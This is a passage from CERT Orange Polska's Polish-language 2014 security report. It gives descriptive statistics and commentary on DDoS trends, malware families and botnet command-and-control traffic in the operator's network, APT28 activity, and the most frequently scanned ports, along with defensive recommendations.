Czas trwania ataków DDoS zaobserwowanych w sieci Orange Polska

6.3 Okiem partnera – Radware

Serwery, firewalle, łącze dostępowe – to wszystko padało ofiarą ataków DDoS. Najczęściej zawodziło samo łącze, wysycając się do tego stopnia, że ruch sieciowy nie docierał już do urządzeń sieciowych. Ubiegły rok był dla cyberprzestępców czasem prób, jeśli chodzi o protokoły internetowe. Sprawdzali chyba każdy – DNS, NTP, CHARGEN, SSDP itd. – by zdecydować, który najbardziej nadaje się do ataków Reflected DDoS.
Na każdą kampanię cyberprzestępczą, którą obserwowaliśmy w ubiegłym roku, składały się różnorodne wektory ataku, do tego stopnia, że to kampanie używające jednego wektora można by nazwać wyjątkowymi. Dla zwykłego internauty DDoS to po prostu DDoS, istnieją jednak setki jego wariantów, nierzadko w wyniku ataku kreujące nowe warianty. Przykładowo Tsunami SYN Flood, odkryty w 2014 roku, bazuje na klasycznym SYN Flood, nie mamy jednak do czynienia z „pustymi" pakietami TCP SYN, bowiem każdy z nich zawiera jeszcze ok. 1 kB nieistotnych danych, pozwalając atakującemu przeprowadzić atak wolumetryczny przy użyciu protokołu TCP. Co ciekawe, RFC nie odrzuca takich przypadków użycia.

Zaobserwowaliśmy też szereg kampanii, w których silny atak SYN Flood trwał przez minutę i został wznowiony po 15-minutowej przerwie. W innych przypadkach organizacja przez 3 minuty była celem bardzo dużego ataku wolumetrycznego, który następnie milkł na godzinę, a po tym czasie został wznowiony. To odpowiedź na zabezpieczenia przeciwko DDoS, które osiągają pełną efektywność po kilku minutach od stwierdzenia ataku – tego typu ataki pozwalają na ich faktyczne ominięcie.

W ubiegłym roku zaobserwowaliśmy również wyraźny wzrost czasu trwania ataków. 19 procent ofiar zgłaszało, że było atakowane w trybie ciągłym. W minionych latach (2013, 2012 and 2011) często zdarzały się sytuacje, gdy raportowano tygodniowe, czy nawet miesięczne ataki, ale liczba badanych przez Radware firm, padających ofiarą ataków ciągłych, nigdy nie przekraczała 6 procent! To może być poważne wyzwanie w 2015 roku.

Firma Radware to jeden z czołowych światowych dostawców rozwiązań ochrony przed atakami DDoS.

Werner Thalmeier,
Director Security Solutions EMEA & CALA

Malware to termin używany na określenie oprogramowania, którego zadaniem jest wykonywanie szkodliwych działań na komputerze ofiary

7. Malware

Malware (od angielskich słów *malicious* – złośliwy, *software* – oprogramowanie) to termin używany na określenie oprogramowania, którego zadaniem jest wykonywanie szkodliwych działań na komputerze ofiary. Oprogramowanie tego typu infekuje komputery, jest na nich instalowane bez wiedzy i zgody użytkowników. Do dystrybucji złośliwego oprogramowania wykorzystywane są na przykład mailowe ataki phishingowe (przesyłanie zainfekowanych złośliwym kodem plików), skłonienie użytkownika do odwiedzenia strony zawierającej takie oprogramowanie, instalowanie malware'u umieszczonego w pirackich wersjach programów bądź plikach znalezionych w internecie. Złośliwe oprogramowanie jest często wykorzystywane do przejmowania kontroli nad zainfekowanymi komputerami przez osoby nieuprawnione i dołączania tych urządzeń do sieci botnetowych. Może być również przyczyną wycieku danych zgromadzonych na nośnikach podłączonych do zainfekowanych stacji roboczych, a także kradzieży poufnych informacji wprowadzanych przez użytkowników (m.in. loginy, hasła).

W 2014 roku zaobserwowano znaczący wzrost liczby malware opracowanego na urządzenia mobilne przede wszystkim pracujące pod kontrolą systemu Android, jednak inne systemy operacyjne zarządzające naszymi smartfonami również nie są wolne od zagrożeń.
Pojęcie złośliwych operacji trudno zdefiniować jednoznacznie, tym niemniej na ogólnym poziomie przyjęto, że wiążą się one z następującymi skutkami:

- uzyskiwanie przez użytkownika dostępu do informacji, dla którego nie jest ona przeznaczona,
- zakłócanie działania systemów.

W szczególności są to następujące funkcje:

- wykonywanie ataków DDoS,
- kradzież danych,
- rozprzestrzenianie się na inne systemy i oprogramowanie,
- niszczenie danych.


Można wyróżnić kilka głównych typów złośliwego oprogramowania (klasyfikacja wg ENISA[6]):

- wirus
  Infekuje inne oprogramowanie, np. program wykonywalny EXE, a ten następnie infekuje kolejne odnalezione na dysku lub uruchomione przez użytkownika programy EXE.
- robak
  Ma za zadanie szybko rozprzestrzeniać się pomiędzy systemami operacyjnymi i zainfekować jak największą liczbę maszyn.
- trojan
  Oprogramowanie, które pod pozorem niegroźnych działań wprowadza na urządzenie ofiary inne złośliwe programy i funkcjonalności.
- backdoor
  Cyberprzestępcy instalują na zaatakowanych systemach backdoory (tylne wejścia) w celu zapewnienia sobie dostępu do nich w późniejszym czasie.
- rootkit
  Ma za zadanie ukryć inne programy w systemie, a przez to utrudnić ich odnalezienie i analizę. Często robi to, ingerując głęboko w mechanizmy działające u podstaw systemów operacyjnych.
- exploit
  Wykorzystuje występujący w oprogramowaniu błąd programistyczny w celu przejęcia kontroli nad działaniem procesu i uruchomienia powłoki systemowej z uprawnieniami programu, w którym wykryto lukę w zabezpieczeniach.
- keylogger
  Zbiera informacje wprowadzane do systemu przez użytkownika za pomocą klawiatury/myszy.


Opisując złośliwe oprogramowanie, nie można zapominać o pojęciach „bot" i „botnet". Bot to komputer zainfekowany złośliwym oprogramowaniem, łączący się i odbierający komendy z Centrum Kontroli (Command&Control, C&C). Botnet natomiast to sieć botów.
Współczesnego malware najczęściej nie da się przyporządkować do konkretnej kategorii, ma on bowiem cechy kilku z nich. Dla przykładu ZeroAccess to trojan służący jako platforma do instalacji innego złośliwego oprogramowania, wykorzystująca zaawansowane techniki ukrywania się w systemie operacyjnym charakterystyczne dla rootkitów. Z kolei Stuxnet propaguje się jak robak, ale ma również funkcje trojana, komunikującego się ze zdalnymi węzłami C&C.

Użytkownik sieci korzystający z portalu bankowości online może paść ofiarą tzw. trojana bankowego. Jego elementy rozmieszczone w zainfekowanym systemie zbierają dzięki wykorzystaniu zaawansowanych technik informacje, związane z zarządzaniem kontem bankowym ofiary.

[6] https://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/botnets/botnets-measurement-detection-disinfection-and-defence



Wykres 11.
Typy zagrożeń złośliwym oprogramowaniem



Wykres 12.
Top 5 typów zagrożeń złośliwym oprogramowaniem dla klientów Neostrada

Chodzi m.in. o odczytywanie naciśnięć klawiszy, zrzuty ekranu przy klikaniu myszką (dla zarejestrowania interakcji z wirtualną klawiaturą), podsłuchiwanie i modyfikowanie informacji na poziomie przeglądarki bądź jej dodatków (np. Java). CERT Orange Polska pozyskuje informacje o nowych przypadkach złośliwego kodu z urządzeń monitorujących umieszczonych w różnych punktach sieci klienckiej. Nowe instancje złośliwego oprogramowania zidentyfikowane w sieci Orange Polska są szczegółowo analizowane, zaś jeśli w wyniku analizy zostaną ustalone np. adresy centrów Command&Control, docelowo dostęp do nich jest blokowany z całej sieci, której operatorem jest Orange Polska.

7.1 Malware na platformy stacjonarne

Mając na uwadze ewolucję zagrożeń, CERT Orange Polska prowadzi ciągły rozwój narzędzi monitorowania zagrożeń i przeciwdziałania im. We wrześniu 2014 roku uruchomiona została nowa platforma bezpieczeństwa, dzięki której możliwe jest monitorowanie poziomu i minimalizacja zagrożeń związanych z malware, a dotykających użytkowników sieci Orange Polska. Wykres 11. przedstawia udział procentowy trzech najpopularniejszych rodzajów zagrożeń występujących w sieci Orange Polska. Obrazuje zdarzenia związane ze złośliwym oprogramowaniem pod względem unikalnych użytkowników dla łącz usługi Neostrada (głównie użytkownicy prywatni) oraz Internet DSL (głównie małe i średnie podmioty gospodarcze) dla reprezentatywnej próbki 25 tys. użytkowników. Te i kolejne wykresy przedstawiają próbkę w postaci wartości z czterech ostatnich miesięcy 2014 roku. W kolejnym okresie raportowym możliwe będzie wskazanie pełnego zakresu danych z 12 miesięcy.

>> Wykres 11.


Od września do grudnia 2014 roku dla łącz usługi Neostrada zauważalna jest spadkowa tendencja dla malware z kategorii Infection Match. Zdarzenia zdefiniowane jako Infection Match przedstawiają infekcje w czasie rzeczywistym widocznie m.in. w formie zarażonych plików pobieranych na urządzenie użytkownika, złośliwego kodu wykonywanego podczas otwierania zainfekowanych witryn albo kolejnych prób infekcji na zarażonej już stacji.
Znaczny wzrost zagrożeń można zauważyć dla Malware Callback oraz Domain Match.

Malware Callback to połączenie wykonywane przez malware zainstalowany na zainfekowanym komputerze z serwerem Command&Control w celu pobrania instrukcji sterujących oraz wysyłania wykradzionych danych lub aktualizacji złośliwego oprogramowania. Domain Match jest wysyłanym z zainfekowanego przez malware komputera zapytaniem o nazwę domeny używanej do lokalizacji serwera Command&Control. Złośliwe oprogramowanie używa bowiem algorytmów generowania domen (Domain Generation Algorithm, DGA) tworzących dynamicznie składające się z ciągów losowych znaków nazwy domen, do których przypisany jest przeważnie jeden lub dwa serwery Command&Control.


Wiele z wymienionych zagrożeń uwarunkowanych jest stale rosnącą liczbą błędów i podatności, wykorzystywanych w tworzeniu złośliwego oprogramowania lub ułatwiających infekowanie systemów operacyjnych. Lekarstwem na wzrost zagrożeń może być bardziej powszechne wprowadzanie środków zapobiegawczych, m.in. sond monitorujących ruch sieci botnetowych również pod kątem konkretnych odmian złośliwego oprogramowania.
Poniższe dwa wykresy przedstawiają aktywność Top 5 najpopularniejszego złośliwego oprogramowania zarejestrowaną na próbce 25 tysięcy klientów łącz Neostrada i Internet DSL od września do grudnia 2014 roku. Pod uwagę brano liczbę unikalnych połączeń od użytkowników do serwerów Command&Control.

>> Wykres 12.
>> Wykres 13.


Największą aktywność na powyższych wykresach można zauważyć w przypadku zainfekowania użytkowników Internet DSL malware o nazwie „InfoStealer.Zbot”. To rodzina Zeusa – popularnego wirusa wykradającego dane – związane z bankowością elektroniczną. Na opisywanej próbce widać również drastyczny wzrost w ostatnich miesiącach roku liczby infekcji wirusem Backdoor.APT.LV (jej przyczyny zostały szerzej wyjaśnione w tym rozdziale w części ze spostrzeżeniami naszego partnera, firmy FireEye) oraz Trojan. Zero.Access. Statystyki potwierdzają informacje medialne, mówiące o tym, że cyberprzestępcy przeprowadzili pod koniec roku skoordynowaną falę ataków, wykorzystując odmiany złośliwego kodu niewykrywanego w tamtym okresie przez oprogramowanie antywirusowe.



Wykres 13.
Top 5 typów zagrożeń złośliwym oprogramowaniem dla klientów Internet DSL



Wykres 14.
Dane dotyczące komunikacji użytkowników łącz Neostrada oraz Internet DSL z serwerami C&C



Wykres 15.
Połączenia do Command&Control dla Neostrady

Opisy najciekawszych malware (szczegółowe analizy przypadków złośliwego oprogramowania zostały zamieszczone w załącznikach od 1. do 3. w końcowej części raportu):

- Trojan.ZeroAccess
  Za pośrednictwem backdoora w systemie operacyjnym trojan wymusza komunikację z zarażonej stacji do zewnętrznego centrum sterowania, np. na porcie TCP 49163. Potrafi również przez ukryte pliki systemowe zestawić połączenie TCP 80 do pobierania na zainfekowane urządzenie różnego rodzaju złośliwego oprogramowania.
- InfoStealer.Zbot
  Koń trojański (rodzina Zeus), który wykrada poufne dane z zainfekowanego komputera. Jest w stanie pobierać samodzielnie pliki konfiguracyjne i aktualizacje z centrum sterowania.
- Backdoor.Njw0rm
  Koń trojański wykradający hasła dostępowe zapisane w pamięci zarażonego komputera. Jest w stanie przenieść się na urządzenia sieciowe albo na nośniki zewnętrzne.
- Trojan.Ramnit
  Koń trojański umożliwiający przejęcie zdalnego dostępu do komputera i kontroli nad zarażonym komputerem przez centrum sterowania, a następnie wykorzystanie go do celów związanych z cyberprzestępczością.
- Trojan.Sality
  Wirus infekujący pliki wykonywalne na dyskach lokalnych, sieciowych i zewnętrznych. Zestawia również połączenie peer-to-peer z botnetem w celu uzyskania URL, prowadząc do kolejnych zainfekowanych plików.
- Bot.Conficker
  Otwiera atakującemu zdalny dostęp do warstwy systemu operacyjnego. Należy do grupy botów pozwalających na instalowanie backdoorów, ściąganie i wykonywanie dodatkowych złośliwych plików oraz blokowanie dostępu z komputera użytkownika do aplikacji, programów i witryn bezpieczeństwa, co znacznie utrudnia jego usunięcie.
- Bot.Mariposa.DNS
  Oprogramowanie klienckie sieci botnetowej wykradające dane dostępowe użytkowników, infekujące oprogramowanie pocztowe, a także wykorzystujące zarażone komputery do ataków DDoS.
- Trojan.Ramnit.SNK.DNS
  Oprogramowanie klienckie sieci botnetowej przejmujące zdalną kontrolę nad komputerem zarażonym trojanem Ramnit.
- Worm.Email.Brontok.DNS
  Oprogramowanie klienckie sieci botnetowej obsługujące robaki emailowe. Robaki Brontok rozprzestrzeniają się w załącznikach wiadomości e-mail, zmieniają ustawienia komputera, modyfikują rejestr i blokują możliwość jego edycji.
- Backdoor.DarkComet
  Backdoor pozwalający atakującemu na uzyskanie nieautoryzowanego dostępu do komputera i kontroli nad zarażonym komputerem.
- Local.Callback
  Połączenie do centrum sterowania nie mające cech charakterystycznych pozwalających na określenie jego przynależności do specyficznej rodziny złośliwego oprogramowania.

Wykres 14. przedstawia próbkę ruchu z czterech miesięcy dotyczącą powiązania użytkowników usług Internet DSL oraz Neostrada w udziale procentowym z ruchem o charakterze anomalii wywołanym złośliwym oprogramowaniem.

>> Wykres 14.

Obserwacje ruchu dowodzą, że w badanym okresie z adresów IP średnio u 50 procent użytkowników stwierdzono ruch wskazujący na działanie złośliwego oprogramowania. Wysoki odsetek zarażonych użytkowników Internet DSL (z reguły usługi dla małych i średnich firm) może wskazywać zarówno na niski poziom świadomości bezpieczeństwa, jak i na brak zabezpieczeń w tego typu małych sieciach firmowych. Niższe wskaźniki dotyczące sieci Neostrada mogą świadczyć zarówno o wyższej świadomości bezpieczeństwa użytkowników indywidualnych, jak i o lepszym poziomie zabezpieczeń wykorzystywanych przez nich urządzeń dostępowych. Nagły skok liczby użytkowników, powiązanych ze złośliwą zawartością pokrywa się z przedstawionym na Wykresie 12. znacznym wzrostem infekcji trojanem ZeroAccess, dowodząc słuszności przedstawionych wcześniej wniosków o ataku złośliwym oprogramowaniem niewykrywalnym jeszcze pod koniec 2014 roku.

Wykres 15. przedstawia Top 5 malware, adresy serwerów Command&Control oraz udział procentowy użytkowników Neostrady, którzy łączyli się z nimi w trakcie analizowanego okresu ostatnich czterech miesięcy 2014 roku.

>> Wykres 15.


Na łączach Neostrady można zauważyć, że jedyny wzrost swojej aktywności miał wirus Trojan.Sisron komunikujący się z różnymi serwerami Command&Control. Wiele przypadków złośliwego oprogramowania powiązanych z konkretną adresacją jednego miesiąca stanowiących największe źródło zagrożenia w kolejnych może zupełnie zniknąć z monitorowanej sieci. Zazwyczaj oznacza to niestety tylko zmianę charakterystyki odwołań definiujących rodzaj zagrożenia, bądź adresacji końcowej, odpowiadającej za połączenia z ofiarami ataków. Stąd konieczność monitorowania sieci w trybie ciągłym pod kątem anomalii wskazujących na działanie złośliwego oprogramowania.

7.2 Malware na platformy mobilne


Telefon komórkowy pozwala dzisiaj na korzystanie z wielu usług dostępnych w sieci internet. Coraz częściej smartfony umożliwiają też dostęp do sieci firmowych, co – przy lekceważeniu zagrożeń mobilnych – wprowadza szereg dodatkowych ryzyk. Smartfon to praktycznie komputer i dlatego przy korzystaniu z jego funkcjonalności musimy liczyć się z takimi samymi zagrożeniami jak w przypadku tradycyjnego komputera. Złośliwe oprogramowanie na terminale mobilne może wykraść ważne dane, wartości pieniężne z kont bankowych albo użyć naszego urządzenia do przeprowadzania ataków DDoS czy spam. Instalując aplikacje od niepewnych dostawców lub spoza oficjalnych sklepów, nie możemy być pewni, czy nie zawierają dodatkowych funkcji pozwalających na przejęcie kontroli nad systemami mobilnymi. W opinii CERT Orange Polska trend ataków na urządzenia mobilne będzie jeszcze przez długi czas regularnie wzrastać. Mimo ciągłego budowania świadomości zagrożeń u użytkowników urządzenia mobilne wciąż stanowią najsłabsze ogniwo bezpieczeństwa zarówno dla firm, jak i dla prywatnego użytkownika.

>> Wykres 16.

W załączniku 3. na końcu raportu można znaleźć szczegółową analizę najpopularniejszego trojana występującego w sieci mobilnej Orange Polska: Android.NotCompatible.



Wykres 16.
Zagrożenia dla urządzeń mobilnych z systemem Android – próbka trzymiesięczna



Rysunek 4.
Sposób działania Backdoor.APT.Kaba

7.3 Okiem partnera – FireEye

Klaudiusz Korus
Starszy Inżynier Systemowy – FireEye

Przeglądając statystyki związane ze złośliwym oprogramowaniem zaprezentowane w raporcie CERT Orange Polska, zwróciłem uwagę na Backdor.APT.LV. W listopadzie 2014 roku ponad 30 procent połączeń zwrotnych pochodziło od tego oprogramowania. Po raz pierwszy został on zaobserwowany we wrześniu 2012 roku, a jego celem były jednostki zajmujące się edukacją, energetyką, nowoczesnymi technologiami, produkcją, usługami finansowymi, opieką zdrowotną oraz telekomunikacją. We wrześniu i październiku 2014 roku firma FireEye odnotowała w Polsce aktywności związane z atakami APT: Backdor.APT.Kaba, Backdor.APT.SpyNet oraz opublikowała raport dotyczący grupy APT28[7], dla której celem ataku były między innymi polskie organizacje rządowe.
Backdoor.APT.Kaba umożliwia zdalny dostęp do zainfekowanego komputera w trybie tekstowym oraz graficznym. Ataki są przeprowadzane przy użyciu zainfekowanych dokumentów, z wykorzystaniem „legalnych" komponentów oprogramowania oraz technik pozwalających na uruchomienie właściwego złośliwego oprogramowania bezpośrednio w pamięci komputera (w celu ominięcia klasycznych systemów bezpieczeństwa). Przeanalizowana próbka wykorzystuje podatność w pakiecie Microsoft Office, aby uruchomić pozornie nieszkodliwy plik wykonywalny „ews.exe". Plik ten uruchamia komponent pakietu Office podatny na tzw. dll side loading i w efekcie bibliotekę DLL, wykonującą właściwy kod złośliwego oprogramowania bezpośrednio w pamięci komputera. Początkowa faza ataku została przedstawiona na rysunku na poprzedniej stronie.

>> Rysunek 4.

Więcej informacji dotyczących Backdor.APT.Kaba można znaleźć pod adresem:
https://www.fireeye.com/blog/threat-research/2014/07/pacific-ring-of-fire-plugx--kaba.html

Należy podkreślić, że chociaż pierwsze wystąpienie APT.Kaba zostało odnotowane w styczniu 2012 roku, grupa odpowiedzialna za ten atak jest wciąż aktywna! W październiku 2014 roku FireEye opublikował raport APT28 opisujący działalność grupy cyberprzestępców popieranych najprawdopodobniej przez rząd rosyjski. W odróżnieniu od wspomnianych wcześniej ataków typu APT (Kaba, SpyNet) raport dotyczy działalności samej grupy przestępczej, stanowi zatem krok w kierunku fizycznego zidentyfikowana przestępców, a nie tylko opisania technologii przez nich wykorzystywanych. Grupa APT28 jest ukierunkowana na zbieranie informacji politycznych oraz obronnych związanych z krajami Europy Zachodniej, Gruzją i Kaukazem. Działa co najmniej od 2007 roku, ciągle udoskonalając i rozwijając swoje technologie.

Więcej informacji dotyczących grupy APT28 znajduje się pod adresem:
https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html, skąd można również pobrać pełny raport oraz wskaźniki pozwalające na zidentyfikowanie obecności grupy APT28 w sieciach firm i instytucji.

[7] http://www.fireeye.com/resources/pdfs/apt28.pdf

Przed przystąpieniem do ataku na sieci informatyczne agresor zazwyczaj zbiera informacje na temat atakowanego celu.

identyfikatory podatności

8. Skanowania portów i podatności

Przed przystąpieniem do ataku na sieci informatyczne agresor zazwyczaj zbiera informacje na temat atakowanego celu. Ten proces można podzielić na dwa główne etapy: pasywne i aktywne zbieranie informacji. Do tego drugiego etapu zalicza się między innymi skanowanie portów, które może świadczyć o próbach nieautoryzowanych połączeń w wyniku trwającego ataku lub o automatycznym działaniu złośliwego oprogramowania (infekcji).

Skanując porty, agresor jest w stanie ustalić, jakiego rodzaju usługi sieciowe są dostępne na atakowanym urządzeniu, jakie aplikacje oraz w jakich wersjach są udostępniane na otwartych portach, z jakich systemów operacyjnych korzysta ofiara. Dobierając określone typy skanowania, może ponadto z dużym prawdopodobieństwem zidentyfikować rodzaj wykorzystywanych firewalli oraz objęte nimi usługi. Na podstawie zdobytych w ten sposób informacji agresor tworzy mapę podatności występujących w wykorzystywanych u ofiary systemach operacyjnych oraz określa dalsze scenariusze ataku. Etap aktywnego rozpoznawania infrastruktury jest zazwyczaj zapowiedzią realnych ataków na sieć informatyczną, dlatego tak istotne jest skuteczne wykrywanie i utrudnianie bądź uniemożliwianie takich prób.

Żeby się bronić przed aktywnym rekonesansem oraz wykorzystaniem podatności należy:

- dbać o aktualizację oprogramowania,
- nie uruchamiać nadmiarowych (niepotrzebnych) usług sieciowych,
- starannie konfigurować zapory sieciowe, udostępniane usługi sieciowe oraz inne systemy bezpieczeństwa,
- wprowadzić Virtual Patching (blokowanie w systemach pośrednich: IPS (Intrusion Protection System)/HIPS (Host Intrusion Prevention System)/IDS (Intrusion Detection System), możliwości wykorzystania podatności) w przypadku, gdy aktualizacja oprogramowania nie usunie podatności.

Poniższe wyniki poparte dalszymi analizami ekspertów Orange Polska docelowo stanowią również przyczynek do rozszerzenia listy blokowanych portów, zaś wyniki skanowania podatności przyniosły bezpośredni efekt w postaci usunięcia potencjalnych zagrożeń w systemach Orange Polska. Orange Polska jako pierwszy operator wprowadził domyślne blokowanie dostępu do portów nie wykorzystywanych przez użytkowników, a służących jako wektor ataku ze względu na fakt, że według domyślnych ustawień systemu pozostają one dostępne dla ruchu sieciowego.

8.1 Skanowania portów

CERT Orange Polska uzyskał techniczną możliwość identyfikacji i analizy skanowań portów od czerwca 2014 roku. W analizowanym okresie (VI-XII ’14) najczęściej skanowanymi portami były: 8080, 5900, 10073 oraz 1433.

Top 10 najczęściej skanowanych portów i ich zastosowanie:

- Port 8080
  Jest używany przez wiele serwerów web proxy oraz aplikacji, m.in. Syncthing GUI, M2MLogger lub serwer Apache Tomcat.
- Port 5900
  Używany przez Virtual Network Computing (VNC), oprogramowanie umożliwiające zdalny dostęp do komputera. Wiele jego wersji jest podatnych na ominięcie uwierzytelnienia i uzyskanie zdalnego dostępu bez znajomości hasła, z tego powodu cyberprzestępca może przejąć kontrolę nad zaatakowanym urządzeniem.

  RealVNC 4.1.1 – CVE-2006-2369
  UltraVNC 1.0.1 – CVE-2006-1652
  UltraVNC 1.0.2 – CVE-2008-5001, CVE-2009-0388
  Vino VNC Server – CVE-2013-5745
- Port 1433
  Używany standardowo przez MS SQL Server, popularny system zarządzania bazami danych. W przeszłości był podatny na zdalne wykonanie kodu przez przepełnienie bufora (CVE-2002-1123) oraz zablokowanie pracy serwera przez atak DDoS (CVE-1999-0999). Najwięcej ataków na port 1433 przeprowadzano z Chin, Stanów Zjednoczonych, Republiki Korei Południowej oraz Wietnamu.
- Port 81
  Używany bezpośrednio przez część instancji malware.
- Porty 21320, 10073
  Nieobsługiwane przez żadne dedykowane oprogramowanie, prawdopodobnie używane do realizacji jednego z backdoorów.
- Port 110
  Protokół POP3 używany do odbioru poczty elektronicznej.

- Port 3128
  Używany przez aplikację Squid serwer pośredniczący (Proxy). Podatny na dwa typy ataków: zablokowania usługi spreparowanymi nagłówkami http oraz umożliwienie wykonania kodu przez przepełnienie bufora. Celem ataku może być też wykorzystanie otwartych serwerów proxy do dalszych ataków, co utrudnia wykrycie sprawcy.
- Port 8088
  Używany przez Asterisk Web Configuration (PBX), webowy interfejs służący do zarządzania centralą VoIP. W wielu wersjach system ma liczne błędy umożliwiające zdalne przejęcie kontroli, ominięcie autoryzacji i uwierzytelnienia użytkownika, a także przeprowadzenie ataku Denial of Service na centralkę VoIP.
- Port 113
  Używany do uwierzytelniania przez różnego rodzaju serwery IRC.

